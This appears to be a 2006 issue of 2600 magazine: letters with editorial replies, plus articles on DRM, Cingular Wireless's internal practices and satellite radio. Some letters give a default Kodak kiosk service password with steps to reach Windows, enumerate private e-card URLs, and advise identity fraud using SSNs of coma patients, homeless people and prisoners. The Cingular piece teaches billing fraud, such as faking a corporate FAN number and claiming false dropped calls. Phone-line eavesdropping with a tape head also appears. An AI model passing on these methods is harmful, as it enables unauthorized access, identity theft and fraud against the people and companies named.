This letter is in response to an "article" written by The Piano Guy in 22:4. Being a fellow network admin, I can definitely relate to what you are saying about rules being necessary in a corporate or business environment. However, what I cannot relate to is why you chose to write this bitch session and send it to *2600.* What surprised me even more is the fact that the *2600* team decided this article was fit for publication. Personally, I don't know of any "hackers" who think rules are harsh and unnecessary, but merely look for ways those rules can be compromised in order to better secure a network environment. If you took half as much time doing this instead of whining about your job (which you get paid to do and are doing by choice), maybe you wouldn't have to worry about "hackers" taking advantage of your environmental shortcomings. Lest we forget the same people who are constantly pushing your boundaries are the same people who give you job security. Shut up and do your job, and quit writing pointless articles about things we all know and loathe. The page space could have been used to teach and not to scold. You should destroy the computer you typed the article on and any reader who owns a copy of that mag should have enough sense to rip those pages out and burn them. Thanks for the "information."

aztek

We know many people who think the rules are "harsh and unnecessary" and this article served as a window into this subject from a different perspective. By the way, "shut up and do your job" would make a good subtitle for the masthead of a magazine that's the complete opposite of 2600.

Dear *2600:*

In answer to Sab's letter in 22:4, the strange files he is seeing are the result of a worm which spread back in 2001! Some people just aren't very smart when it comes to desktop security.

Actually, there are a few different worms. The original code appeared in one version of the famous Melissa and was copied into other worms. It is continually being modified and upgraded.

The one thing that they all have in common is that they have a built-in, very primitive server for either Gnutella or FastTrack (LimeWire and Kazaa!). Although it otherwise acts as a proper node in the network, this server responds to every single search query that goes through it, trying to trick users into downloading the worm. Some of the newer ones also mimic popular filenames. The most advanced versions even have filesize padding so that the file looks more legitimate. Suppos-

edly there are also some polymorphic ones out there.

As of late January 2006, there have also been unconfirmed reports of what appears to be a similar worm attacking the MUTE filesharing network. As a MUTE user I have yet to see one of these.

This is (probably) not an attack by **AA. And most of those "in on it" probably aren't.

Alexei Udal

Dear *2600:*

The letter in 22:4 from Ben, a high school student in the Atlanta area, stated that he was surfing from the school's computer lab and was prevented from accessing 2600.com because it was blocked as "Criminal Skills."

I work for a company that makes a web filtering product for schools and businesses. I had personally categorized 2600.com as "Computer/Internet" several years ago. When I saw that letter, I thought, "Oh, I hope that's not our product." I checked today and one of the other technicians had changed the category to "Hacking." That maps back in older versions of the product to "Criminal Skills." I changed it back to "Computer/Internet," but there's no telling how long that will last.

So in this case, it's not the school that is at fault. It was our product and I'm sorry about that. Of course, Ben's school could be using one of the other filtering products so this might not help him. But I'm glad he gave me a reason to check and fix it in ours.

Toots

We're fortunate to have people like you in these companies who can do something about such injustices. Let's hope it makes a difference.

Dear *2600:*

The guy From BC in 22:2 who works for Telus could keep the GPS from getting satellite signal by simply gluing aluminum foil over the hockey puck. A pie pan seems to be overkill. Cut the foil carefully and paint it the same color as the disc. If the puck is black, some paints that are dark in color have metal pigmentation or carbon that would knock down the GPS signal quite a bit. You could use a conductive ink pen that's sold at Radio Shack. When it dries, paint over that with the same color paint or marker as the puck.

It came to my attention that there are a few out there in a similar situation as myself who are wanting to hear *Off The Hook* via WBCQ on the shortwave band. Actually, there is a lot more to listen to on shortwave. The news from alternative media outlets is much better than the biased crap on TV. Also, there are some good technological shows, although not as good as OTH (yeah, I'm sucking up) but it'll help those of you on the inside keep up with technology. Also, alternative talk shows. I highly recommend the *Alex Jones Show* on WWCA, 5050 Khz Monday through Friday 10 pm to 1 am. People in the free society should listen as well, wake up, and smell the coffee.

To pull off this hack, you need an analog AM/FM Walkman or other radio. You must make sure the AM radio works properly. To check this, make sure you can pick up various AM stations across various points of the dial later in the evenings. If you can't pick up lots of stations, your "loopstick" antenna is damaged or the radio is not fully up to the designed specs. It could also be that you're in an underground or very well shielded cell. A dungeon. Not good. This hack will not work well with digital radios, as the oscillator that runs the clock and LCD display creates noise that keeps you from hearing anything.

There are many different radios so I can't tell you exactly how to take it apart. I can only tell you to take out the screws holding the cover together and gently pry it apart. Once you have it open, look for the loopstick antenna bar. It is a black rectangular bar with very fine wire tightly wound on it. This loopstick has two cords wound on it, one for the radio oscillator circuit and the other for the AM (only) antenna.

Looking at the loopstick, there should be four very fine wires that go to the circuit board. One of these wires you'll want to solder or somehow connect a four foot wire to use as an external antenna to pick up shortwave. The easiest way is to power up the radio and touch your wire to each of the four wires and tune around the AM dial. On the right wire, you'll hear morse code transmissions, people talking in foreign languages, and many more stations than without. The other three wires may have the same effect, but not as good as the one magical wire, which should be the non grounded side of the loopstick antenna coil.

Soldering is the best way to connect the wire, but being in prison we usually don't have a soldering iron handy unless we have access to one in an industries shop or maintenance shop. I have used tiny springs and twisted my antenna wire with good results, but you have to make sure to put them around other circuit traces to make sure the spring doesn't short anything out and screw up your radio. Soldering is a fine art. If you apply too much heat or blop too much solder, you'll screw your radio up. In the past I have used Zippo lighters and candles to heat up a brazing rod to solder with.

If you were successful with the radio hack, in the late afternoon through nightfall you should be able to pick up the shortwave radio frequencies between 3500-7500 Khz (3.5-7.5 mhz). Below 6000 Khz, I found that grounding the antenna to the locker, bars, or bunk provides the best reception. Above 6000 Khz I find the wire in the window or against (but not grounded to) the locker works best. To pick up WBCQ to hear *Off the Hook*, you'll find it around 1000-1200 Khz somewhere on the AM dial. Of course, you have to have your radio on AM to hear shortwave.

There are better ways to pick up shortwave on an AM/FM radio, but it would take some serious redesigning of the radio and part changes, which some of us don't have the luxury to perform. This is the "poor man's shortwave radio." It's quick, dirty, and works quite well. For you hams, I hear you on SSB on 80 meters (3700-3400) and routinely listen to you AM guys up on 3885.

This hack works by shear overloading of the tuned circuits. Normally the AM section by design and the "Q" of the loopstick keeps anything out of the AM broadcast band from being received. The external antenna more or less overloads the "front end," the tuned AM circuits, and lets the other frequencies be heard.

If there are any hams in the free world who have a signal connector and a sacrificial AM/FM Walkman, I'd like to correspond with you. I have an experiment I'd like you to try to gauge the performance of this mod, how loganthmic the tuning range is, and how many images are present. I count many images of the same stations throughout the dial, at least four. I am very experienced in SWL (shortwave listening) - 33 years to date (I'm 38) - and have been a ham for 24 years. The performance ain't equal to my R-390A Collings or Icom equipment, but I can hear QRP stations and DX that the big boys are hearing. Please write!

Redbird's article on mag strip reading in 22:1 brought back some fond memories of other uses for magnetic heads. In my younger years I used to trace phone wiring with such connected to high gain amps like Radio Shack used to sell. You can listen to phone conversations on a line just by placing the magnetic pickup next to the phone wires. There is no physical connection to the wires. The tape head picks up the magnetic field around the wire generated by voice going across the wire which is low frequency AC. The mic input on a sound card should have enough gain (amplification) to do the same thing. The fidelity ain't that great, but it's a terrific field expedient way to trace wires if you left your toner and foxhound at home and you got your mag reader with you.

I would like to thank whoever ordered me a subscription to *Tele-satellite International* magazine back in 03. The sub died long ago but it was very much enjoyed. Anyone who wishes to order magazines, especially the free trade magazines, can send them to my address listed below. Please try to look out for those who are on the inside. Our only access to technology is by what we read through the mail. Letters are very much appreciated as well. Friends and family forget about you over time and anything from the outside lightens the "Ground Hog Day" routine. Hell, fill out 'bill me later' cards! I'll read anything.

Those of you who have written to me and did not get a response, my mail to you bounced back. I do not have a reliable mail relay and your end is bouncing mail back. There is nothing I can do.

Greetz to those on the inside looking out, those I know well, and to those I met at the various cons. Hey, Virt from Canada, write!

Stormbringer
W.K Smith 44684-083
FCI Cumberland, Unit A-1
PO Box 1000
Cumberland, MD 21501-1000

Security

Dear *2600:*

I did a lot of island hopping while on a recent trip to Hawaii. I was pulled aside for special inspection at every single inter-island flight. By the fourth time, I finally got them to tell me (unofficially, of course) that I fit the profile of someone they had to scan by law. I was a single male traveler, buying a one way ticket, carrying luggage. It also didn't help that I don't choose to remove my shoes because of my foot braces inside (they used to be leg braces). They assured me, however, that this wasn't the reason I was pulled aside.

When I wore leg braces, they would swab them with a pad and put the pad in a machine for analysis. I presume they were "sniffing" for explosives. As may be obvious from the fact that I'm writing this to you, I never flunked the test. Then again, I'm not a terrorist. During this Hawaii trip, my shoes were swabbed every time.

During the first inspection (way too early in the morning) the guy inspecting me told me, "I have to pat you down now, sir." Being too glib, tired, and generally a smart ass, I said, "Honey, you can touch whatever you want." The inspector went pale, lightly patted my chest, lightly patted my right arm, and said, "You're clean, you can go."

At every subsequent inspection I had a story to tell which got chuckles from every other inspector. Everyone else treated me nicely, but was much more thorough than the first guy. Having said that, however, no one got close enough to my crotch to feel explosives there. Now I don't want anyone, male or female, feeling me up even if it is for homeland security. However, maybe they should have handed me a swab and asked me to wipe the front of my pants. That would have made it easier to find someone who had a bad intent.

The Piano Guy

Dear *2600:*

I just received a letter from H&R Block that says the following:

"Recently we mailed you a free copy of our TaxCut Software. We believe that this complimentary software will meet your 2006 tax preparation needs based on our prior experience with you as an H&R Block client. We hope that you will try TaxCut and find it to be a great solution for filing your next tax return.

"However, since we sent you this CD, we have become aware of a mail production situation that has affected a small percentage of recipients, including you. Due to human error in developing the mailing list, the digits of your social security number (SSN) were used as part of your mailing label's source code, a string of more than 40 numbers and characters. Fortunately, these digits were embedded in the middle of the string, and they were not formatted in any manner that would identify them as an SSN.

"Nevertheless, we sincerely apologize for this inadvertent error, which is completely inconsistent with our strict policies to protect our clients' privacy. Out internal policies limit the use of client SSNs for purposes other than tax preparation. Furthermore, our internal procedures require that mailing source codes are formulated in a manner that excludes use of any sensitive or confidential information. Please know that we have conducted a thorough internal review of this matter, and are taking actions to ensure that this does not reoccur."

So, not only are they sending me junk mail.... they are sending me junk mail that exposes sensitive personal information.

drlecter

This is probably a lot more common than even the most paranoid among us fear. While these guys at least owned up to their huge mistake, one has to wonder why they would use that number in any way outside of hav-

ing to report it to the tax people. It makes about as much sense as sticking your total income into a mailing label code. Such information has no business being used for other purposes. And yet it is everywhere we look. We invite our readers to let us know whenever they see an SSN someplace where it shouldn't be.

Dear *2600:*

I just heard from a buddy that his 14 year old daughter was able to connect to the Neptune, New Jersey police department's unencrypted WiFi. WTF! Homeland Insecurity. Anybody need a ticket reversed?

deadman
Holland, NJ

Dear *2600:*

I was expecting a package from FedEx but I had no tracking number nor did I know when it was supposed to arrive. I called their customer service 800 number and amazingly without knowing anything other than the address and person it was addressed to, they told me everything. I wasn't even asked to identify myself. More interesting is I know the package was addressed to my wife yet they didn't think it odd some unidentified man was asking for information about it. They asked me if I knew the sender, and even though I didn't know the exact name they still told me when it would arrive even up to the approximate time. The woman on the phone also told me the package did not require a signature. You can call them and probably find information about any package your neighbor may be expecting! I don't know if UPS or DHL is as insecure but FedEx seemed to hand out package information like Tic Tacs.

comfreak

This is definitely easier than it should have been. But it's also solid proof that if you talk to a representative sounding halfway confident, more times than not you'll get information out of them. What may have happened in this case was that your phone number matched what they had on file for your address which satisfied their security check. Of course that sort of thing is relatively easy to spoof.

Dear *2600:*

Albion College in Albion, Michigan offers an electronic postcard service for students, family, and friends of the school at http://www.albion.edu/postcards/. Once the postcard is completed, it can be viewed online at a later date through the same website if you know your eight digit code in this format: http://www.albion.edu/postcards/view.asp?card=12345678. But the eight digit code is really only based on the middle *four* digits. The first two and the last two can be ignored. For example, http://www.albion.edu/postcards/view➥.asp?card=99112299 will return the same ecard as: http://www.albion.edu/postcards/view.asp?card=0011➥2200.

Another interesting feature: the old postcards don't expire. Any previously sent postcard can be retrieved and read simply by incrementing or decrementing the four middle digits. Every postcard shows the original message, the sender's email address, and name.

If you happened to be bored on a Saturday night and have nothing else to read....

scott

We're having a lot of fun with this and can't stop reading these. If your issue is late, this is probably why.

Further Info

Dear *2600:*

In regards to the articles in 22:4 by Thorn and t_ratv, Target, Wal Mart, and CVS all use the same Kodak machines, albeit with different programming to suit the specific brand they're trying to sell. They're all running on Windows XP, allowing for some interesting mischief if you were to ever get to Windows from inside the interface. Of course, it'd be pointless to mention that if there wasn't an easy way in, no? There are a number of ways to do so, but I'll only outline the one I remember off the top of my head.

First, either obtain the setup password or use the exploit that Thorn mentions in his article about the password being unnecessary for the first five minutes of the system's operation. As he said, they're advised not to use the store number, but most often that's the case as it's easy for employees to remember. In the setup menu, there's an option for diagnostics. From there, go into service diagnostics. It will ask for a service password. If you're working in the lab, it's easy to social engineer a service password from the KPM call centers (which, I might add, are all outsourced to India it would seem), but considering how easy it is and that it's the same for every KPM (at least what I've found), I'll include it here: 741963. Straight up the left side, straight up the right side. In the service diagnostics section there is a button that goes right to the Windows Control Panel. From there, it's easy to get into the various hard drives and peripherals installed on the system as well as view system information and so forth.

Every KPM should have as a default five (possibly six) memory card drives, a CD drive, a floppy drive, a USB port (that seems to be solely for flash drives since regular USB connections at that port yield no results), and an infrared port. Some have magnetic card readers, although I haven't seen them implemented in any of the stores I've been to. Some of the more up-to-date ones have Bluetooth connectivity for camera phones although, again, not every store implements the tech. (Of course, if you can get into the system setup, you can make the KPM accept/do whatever you want it to, so it doesn't much matter. On startup, the device manager will show every piece of equipment connected to that machine and all of them are accessible from the setup menu.)

As for the three hard drive situation that Thorn described, they're primarily used for picture storage. Every picture that goes through the KPM is saved on all three of those drives. They're easy enough to find once you can get to the Windows interface. It's saved first on the E drive, then cloned to the other two.

As far as I can tell, the machines are not connected to the Internet, although I've only experimented with this at Target. It may not be the case elsewhere. From what I can tell at Target, they *are* connected to a back

end machine (one that will burn Kodak CDs, for example) that is connected to the Internet (thanks to Target's partnership with Yahoo). Whether you can access IE from the kiosks is still to be determined.

The Kodak Picture CDs already have information encoded on them before they're used by the KPMs. If you manage to get your hands on a blank Kodak Picture CD, it has the editing software suite it uses, along with all of the graphics that are necessary for that program to work. That would be why the KPM knew he was using blank discs. Of course, if you could write a CD-RW with the Kodak Picture CD information....

I don't have access to any of the CDs, but the software Thorn had access to is horribly outdated. The newest KPM revision I've seen is up to V5.2 or so. Everything other than the core program is added on by a CD, including patches and updates. As you can imagine, the stack of CDs would get quite large.

I would like to note that, other than the login at startup (which is done automatically) and the protection inside the KPM software (which is mediocre at best), there are no real security measures on this system. Once you're inside the hard drive, everything is at your mercy. It would be fairly easy for anyone to cripple these machines if they so desired.

DrBensina

Dear *2600:*

With Google and other search engines recently being in the news over privacy concerns, I think people who are concerned about their privacy when searching should take a look at http://www.scroogle.org/. This service is free and scrapes all the adverts from your Google search. More importantly it is not possible for Google to identify you. There is also a link on the site to Clusty which does provide ads but does not track you. They claim it provides better results than Google too!

Beowulf

Dear *2600:*

Just finished 22:3. The article "Forging an Identity" by SistemRoot has one small flaw. SSNs of the dead are flagged, so trying to use them at the DMV, bank, or anyplace that does a credit check will cause you to have an unwanted encounter with the cops. Better to use living persons who have no need for SSNs. Coma patients, the homeless, insane asylum residents, and prisoners doing 20 to life are good choices. Just remember to do a background check to make sure they're still living every once in a while. On a side note, the book *How to be Invisible* by JJ Luna is a good place to start for anyone looking to live the anonymous lifestyle. As always, thanks for a great mag that seems to be the last place for free thought.

Angry (not mad) Max

It's real comforting to know there are people out there thinking these things through. And what a wonderful welcome back to society for any of these people recovering from their ordeal when they discover some one else has been using their identity.

Dear *2600:*

First let me tell you guys how much I love your magazine. It gives me tons of great ideas and stuff to think about since I started reading it a year ago.

I read the article "Backdoor Exits from the U.S. Military" in 22:1. It was an interesting article. However, there are some things that folks should be aware of. First, getting out during basic training is difficult and training instructors will give you "hell" the entire time to attempt to straighten you out to make you a perfect soldier, airman, or sailor. Second, and most importantly, if you are given a "bonus" to sign up to come into the military you will not see that money until you arrive at your first duty location after training. So don't think that you'll see any money prior to finishing basic training. If you do receive some money up front you will be required to repay it since you didn't uphold your end of the contract and complete the first four or six years.

Be sure that you really want to join the military. Also, do the research to have your recruiter get you into a good career field (i.e., communications/networks, information managers/taking care of computers, etc.). The ASVAB test scores will limit you getting into some career fields if the scores aren't what they should be. Just because something sounds great, like para-rescue, it might not be what you truly want or something you can do after you leave military service. Most people join for the educational benefits, but most of the time you will not be able to take college courses until you complete your upgrade training in your chosen career field which can take up to two years.

When you are released from the military you will be given a Department of Defense Form 214. Most employers will ask for this when you apply for a job with them, especially if you let them know you were in the military. Some employers may question what happened and why you left the military prior to finishing your first term of service. The form will say that you didn't complete your first full term of service and your character of service is left blank. It could also affect what types of jobs you are able to get. Of course, if you plan on going into business for yourself it really won't matter.

My advice is to make sure you can handle someone being in your face 24 hours a day while you are in basic training and technical training. This of course is only for training and not when you arrive at your first assignment, which can be fairly laid back in some instances. Also, be aware that there are poor, as well as great, supervisors and managers in the military just as there are everywhere. As a supervisor told me one time, "We have bullshit just like everywhere else. Ours is just regulated." As with anything it will be what you make of it. Remember, it's still a volunteer force and not a mandatory requirement... yet.

I've been in for over 12 years and love it. I've been stationed at overseas locations including England and Germany. I've had the opportunity to learn and be mentored by some of the brightest people around. I've received all of my education free and had some really great times. Not to mention that I get a fairly decent pay check to buy all the electronic toys I can afford.

The Sarge

®THE DRM PLAN

by Don

The fight over the broadcast flag isn't over despite the recent court ruling. We're still being locked out of our hardware and media by Digital Rights Management (DRM) and the shifting ideology over how we use the media and equipment we buy. The technical and legal means are discussed in Michael Sims's speech on DRM and the EFF's speeches on Hackers and the Law from The Fifth HOPE. The speeches are archived online and well worth downloading. I'm going to focus on an aspect of DRM they didn't talk about, specifically how will DRM change the way we use music and why does the music industry love digital audio files?

Contrary to vociferous protestations of the RIAA, the major labels love digital audio files. They conceived of them years ago under the rubric of the "Celestial Jukebox." It would have worked much like P2P does today - you think of a song, hop on the network, and enjoy. Tunes shipped directly to your stereo for a small fee, not unlike the online music stores of today. Note though that it wasn't a "music box," it was a "jukebox." You'd have to pay every time you played a song. And you couldn't transfer it off the box to another system. If you wanted to listen in your car or while jogging or at a friend's you'd have to buy the song again. You'd pay every time you played.

This didn't happen but it doesn't mean the industry has given up on the concept. The Jukebox would have required a robust broadband and WiFi infrastructure to work - something that didn't emerge until P2P had already broken out and indeed may never have developed unless P2P came along. Instead of the Celestial Jukebox we have iTunes and DRM.

The price of an album from an online music store is generally comparable to the price of a CD ($10-ish per disc. If you're paying more than $12-$13 per CD, you're shopping at the wrong stores. Also, this refers to the 'general' price of albums online. Some releases have already been priced much higher at online music stores, costing as much as they would at the mall and this will become the norm as the online stores become the dominant means for people to get music). There are major differences in the CDs and digital music files beyond packaging. A CD from the store has no controls built into it. You can play it anywhere, make as many copies as you like, and even sell it. DRM enabled files can only be played on devices that have permission to play them. It's important to note these permissions because they can change.

Let's look at the iTunes Terms of Service (TOS). Not to pick on Apple, but they're the biggest player and set the standards for how online music stores will operate. According to Apple's 'Usage Rules" (http://www.apple.com/support/itunes/legal/terms.html) you may have copies of the file on 'five Apple-authorized devices at any time" and 'burn a playlist up to seven times." It doesn't specify how often you may burn an individual file, but it does say "Any burning or exporting capabilities are solely an accommodation to you." Of course it also has the standard TOS legalese and informs you that Apple may change the TOS at any time without warning and you are as bound to them as you are to the original one you clicked through. In "the event that Apple changes any part of the Service or discontinues the Service, which Apple may do at its election, you acknowledge that you may no longer be able to use Products to the same extent as prior to such change or discontinuation, and that Apple shall have no liability to you in such case."

So you, as a person who paid to use these tracks in a non-infringing way get screwed if Apple changes its mind over how its service operates or changes the service at the behest of the music industry. These changes happen automatically and affect all the DRM tracks you have. You sync your digital audio device with your computer to transfer songs. The program used to sync is always updating itself every time you go online.

I've gone a long way to say what we all know. Yes, there are ways around DRM and there always will be. The problem though is not that there won't be a way around it when it hits but rather that we'll acquiesce to it because breaking the DRM will be more work than just going along, if it can be broken at all. Also, drawing on Michael Sims, they're going to try to make DRM a hardware issue, not a software issue. So cracking the DRM will involve either hacking your equipment the way phreakers used to do or by running a crack on every media file you ever want to play ever again. Yes, it's beatable, but a lot of people will pay the extra 1-2-5-10 dollars to not endure having to beat it.

This is an issue that's already coming up. There are only two ways to listen to a digital music file either with a player (iPod, computer, etc.) or by burning it to a CD. Some cars are now being equipped with DVD players. DVD players won't play

CD-Rs unless the laser is specially designed, which they generally aren't. So with no major adjustments, cars are now locking out homemade media. No copies, no mixes, and no albums that you downloaded from the Internet. The technology that's needed to lock us out of our media is less complex than we imagine.

Also, the DRM default will be to deny copying unless the track clearly states you may. That makes sense from the industry's point of view - you can't copy without special permission. However, when we say 'copy,' the industry is thinking "play." The default setting for playing a track will be to block you from playing the track you paid for. Why not make the permission automatically allow you to play the track? If the default permission is set to allow you to play the media then you won't have problems with corrupted tracks being blocked. Nor would pre/non-DRM tracks be blocked. That's why 'play' would equal "no" by default.

The music industry hasn't given up on the Celestial Jukebox. They want you to buy a copy of every track you want every time you play it. They can't do this with CDs - permanent collections of non-DRM media files. CDs are physical - you can do whatever you want with one once it's in your hands. That goes against the industry's current ideology. Plus there's always the profit motive. The CD is the last expense of the record companies.

When a band signs with a major label, they get an advance against royalties on future sales. From this advance the band pays for the recording and production of the album, any videos and promotions, and the tour. The label provides seed money and then pays to print the CDs. Without the need to press CDs (when the label just takes the master tapes the band paid for and uploads them to iTunes), the label's only job becomes recouping a minor investment and getting paid.

"But wait," digital utopians will say, "the artist can do that as well. They can record at home and sell their tracks directly through iTunes.' No, they can't. The labels are maintaining their old role as gatekeepers, blocking acts from radio, television, and online music stores. The digital music services aren't dealing with bands, they're dealing with companies. There's no money in dealing with artists on a one-on-one basis. No one has the time, resources, or inclination to do that.

So the music industry wants to eliminate the fact so you'll re-buy every song you liked, and every new song you'll buy will mean pure profit. They'll use DRM-hardwired equipment to look for the play permission. Any CD lacking that (i.e., every CD ever) won't play. Nor will any of your old files or any files from groups outside the industry that haven't bought access to the DRM codes. The music industry will be able to completely lock every one out of our culture, turning it from something we collectively create by deciding what we use, keep, and build upon into something the industry decides based on what's making the biggest profit at any given moment.

And that'll be it. We'll all be stuck buying DRM-protected tracks for our DRM-enabled players, rebuying files for broader use or every time a file is corrupted or lost. And P2P won't be spared either. DRM will block new material from being ripped and ripped material from being played so the resource pool that fuels P2P will dry up.

There are also questions of Fair Use being impinged - people being prevented from making music at home or DRM being appended to files you rightfully have and then being unable to play (for instance, public domain or Creative Commons-licensed tracks suddenly having limits applied for transfer and copying) but that gets into Fair Use rights which is a different discussion. Those problems all arise from DRM being the default and are more fully discussed in the books cited at the end of this piece. Where I want to go is towards solutions.

The first step is to cut DRM off at the source: Congress. Write, don't email, *write* your representatives letters outlining your opposition to government-mandated DRM in all its forms whether it be the broadcast flag or the DMCA. Remember when writing them that DRM is anti-copyright and unconstitutional. It prevents media from ever entering the public domain which goes against the U.S.'s definition of copyright. Also, support the EFF and pay attention when votes on these issues come up. Contact your representative whenever they do and write letters to the editor. Don't surrender to cynicism.

The second step is to not use DRM files and devices. Encode all your music into the open-source Ogg Vorbis and FLAC formats and only buy players that let you use these file types. They aren't going to vanish and devices that play them aren't going to regress to lock them out. Don't use online music stores. They'll all have - and always will have - DRM.

But where should you get the music that you encode into Ogg/FLAC? From CDs you buy. That's the third step. Buy music you want, like, or are curious about on CD. The record companies will keep manufacturing CDs as long as they're making money (and once they stop, they won't get your money) and hardware manufacturers won't stop making CD players until people aren't using them anymore. They also won't make CD players that refuse to play pre-DRM discs. Instead manufacturers will make your computer refuse to play pre-DRM files forcing you to use your stereo to play CDs just like you have to do with tapes and records.

There is another reason to buy CDs. It's not a

technical one, it's an ideological one. When you hop on a P2P network or an online music store you grab the track you want and then maybe the rest of the album. Or, if you grab the entire album, you cull the tracks you don't want at the moment and delete them. You can do this with a CD as well, putting all your favorite tracks on a mixCD or putting them on repeat, but the rest of the album isn't lost. When you ditch the album for the single you rob yourself of those times when you pull out an old album and let it play past the one song you liked, when you hear the next track and understand it in a way you didn't before, when you hear a song at a party and then later find you had it yourself, taking you back to that moment. When you accept only taking the tracks from the moment and scuttling the rest - a lauded advantage of P2P - you are robbing yourself of the opportunity to rediscover music, your music. You are instead buying into an ideology of music not as art or even culture but as product, as something disposable. That's the music industry's ideology. Don't let it be yours.

Support the artist, support local retailers, and buy the CD. Keep music an issue of control, not permissions, of CDs, not DRM.

Background information for this piece came from:

- Michael Sims's and the EFF's speeches at http://www.the-fifth-hope.org/
- Negativland's "Shiny, Aluminum, Plastic, and Digital" and Steve Albini's "The Problem with Music" at http://www.negativland.com/intprop.html
- Lawrence Lessig - *Free Culture*
- Kembrew McLeod - *Freedom of Expression ®*
- Siva Vaidhyanathan - *Copyrights and Copywrongs* and *The Anarchist in the Library*

The Secrets of Cingular Wireless

by The iNSiDER

What is really going on with Cingular Wireless and the former AT&T Wireless? I currently work at Cingular and thought I would share some secrets from the most evil cell phone company on the planet.

First of all we just rolled out new plans that cap your rollover banking so you can only store up to your plan's maximum amount of minutes instead of unlimited. That doesn't really matter though because Cingular hopes you will use most of your minutes with nights and weekends, and mobile to mobile. Hopefully your minutes will expire at the end of a year.

We have thousands of bad versions of the quad band Motorola v551 floating around. In fact, our former AT&T Wireless v551s work fine on the network, but instead of being honest Cingular keeps giving out these v551s with shitty reception under a no refunds policy. We are not allowed to tell customers because this would cost the company heavily, one upper management person said.

We love giving out a month here and there of unlimited time. We thrive off those promos. This is an industry trick that gets the (sucker) customer to get used to using a lot of minutes for when the promo runs out.

A good way to get free shit out of Cingular is by gaming. We have the power to give you credits and send you free stuff and also top up your time. You just have to social engineer it into your pocket. This art is called gaming. If you call our reps enough times you can get it. Just make sure you make different inquiries so the 50 percent of reps who check the "memos" on the account don't see a pattern.

We get in trouble for using technical lingo. For example, the word "TDMA" is not allowed. We have to say "digital technology" even though GSM is digital also.

Our former AT&T Wireless service is better then our current service and it always will be.

We have a little meter on everyone's account called a "CHURN indicator." This will tell us when you call if you want to quit Cingular.

We use two systems to take our calls: Care and Telegance, two shitty programs made in Visual Basic and they crash all the time. We rely on a very shitty system for information when you call that is named CSP. All Cingular stores have access to this too. We hate taking calls from Cingular stores. Those people think they are so great, but really all the bosses and upper level management in our call centers and corporation think the people who sell phones in the store are little bitches on a power trip, and we laugh behind their backs and tell them to fuck off all the time.

We can make data changes, reset your pass word, and check to see if everything is provi

sioned correctly in a java program called Snooper. If our systems ever crash while you are on the phone with us we can't tell you because Cingular says that will make the customer lose faith in our company. We crash all the time.

Also, Cingular is releasing push to talk technology because they are scared of being knocked out of the market by everyone else while Verizon actually has a better push to talk system even by our own flowcharts.

If you ever threaten to leave us if we don't give you something, most of the time we can give it to you, including credits. By order we have to save you from paying your early termination fee to go to another company, so when you want to threaten us, ask what the fee for your 'ETF" is.

A common trick to get free time and credits at Cingular or the former AT&T Wireless (usually the same reps) is to say you have a lot of dropped calls. You can just say everywhere you go the calls are dropping off. Most of the time you can get 100 free anytime minutes or more, depending on how nicely you word it. If a rep ever tells you that they are getting permission to add a credit from their manager, they are simply putting you on hold for a few minutes to pretend to do that to negotiate you down on your bill more. This is a trick that is taught to all reps in Cingular training.

You can always get a discount on your account by calling up and saying you have a 'FAN' number but you lost it. A FAN number is a foundation account number. It belongs to a business. General Electric has the biggest FAN account with companies like Universal Studios under it, but the U.S. Postal Service gets a nice 25 percent off their bill at a time. Just find some number that is disconnected and tell them it's your HR department and that you work for a big company and they will attach their discounts to your account. Remember you will also be entitled to two free phone upgrades a year which can get you really cheap devices and more.

Also, if you want Roadside Assistance, always remember you get it two months free every time it is added to your account. So get it for two months at a time, cancel it, then ask for it again the same day with a different rep. It will work like a charm so you always get it for free.

The cell phone company is a greedy slimy giant corporation that wants to fuck you over. Why not get your own piece of the pie and fuck them too? A few things to say to the reps while you're talking to them to mess with their heads: "Are you a blue rep or an orange rep?" "Have you called the res or tech department today to see if all my features are provisioned correctly on this account?" "How often do you call res desk for help?" "What's your average hold time? Do you sit in ACW a lot?" "I hope your save team can stop me from paying my ETF."

Since writing this article I quit a couple of days ago. So fuck Cingular Wireless and the former AT&T Wireless. I am too cool to go back.

Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

The past century has seen many changes in the way radio content is delivered. Outside of amateur radio, the dits and dahs of morse code no longer fill the airwaves, FM broadcasting listenership far outweighs the number of those still tuning into the AM (MW) bands, satellite radio is becoming a standard feature in cars, and "podcasting" seems to be the new buzzword amongst the youth. Most of the changes have been positive, expanding the medium and improving its overall quality, while others threaten the very nature of radio itself. Shortwave broadcasts have always been an excellent source of international news and perspective, while AM/FM broadcast bands keep us up to date with local events. Anyone can take a receiver, be it made in the last month or left over from the days of vacuum tubes, and tune into any number of local or international stations packed with news, entertainment, and of course, propaganda. You choose what you want to hear, and it's all available for free.

But the days of the average person listening to international shortwave broadcasts are quickly passing, causing stations such as the BBC World Service to cease their broadcasts to

North America, yet millions are willing to pay for a subscription to satellite radio. Frequencies now broadcasting analog television signals will become silent in just a few years, and in their place will be private content, owned and controlled by the highest bidder. New proprietary digital modulation schemes on our broadcast bands threaten to quickly antiquate billions of radios, as well as our freedom to choose what we listen to. Licensing on new modulation schemes prevents hobbyists from writing their own software to demodulate signals that were previously completely open. Where is all of this leading? Into the hands of private enterprise, it seems. While corporations have always had some control over the content on our airwaves, we now seem to be much more willing to give up the medium than ever before.

In 2001 and 2002, the radio industry saw two new players: XM and Sirius. These companies, after paying nearly $80 million each to the FCC for frequency allocation in the 2.3GHz band, became the first two commercial satellite radio providers in the United States. In just a few years, both companies saw exponential growth, with millions of new customers subscribing to their service in later years. It's not cheap, either. The current $12.95 a month plus setup fees is a far cry from the free local broadcast radio we're all used to tuning into on our way home from work. But where else can you turn to get high quality commercial-free content that follows you around on those cross-country trips?

Well, at least one of those claims is true.

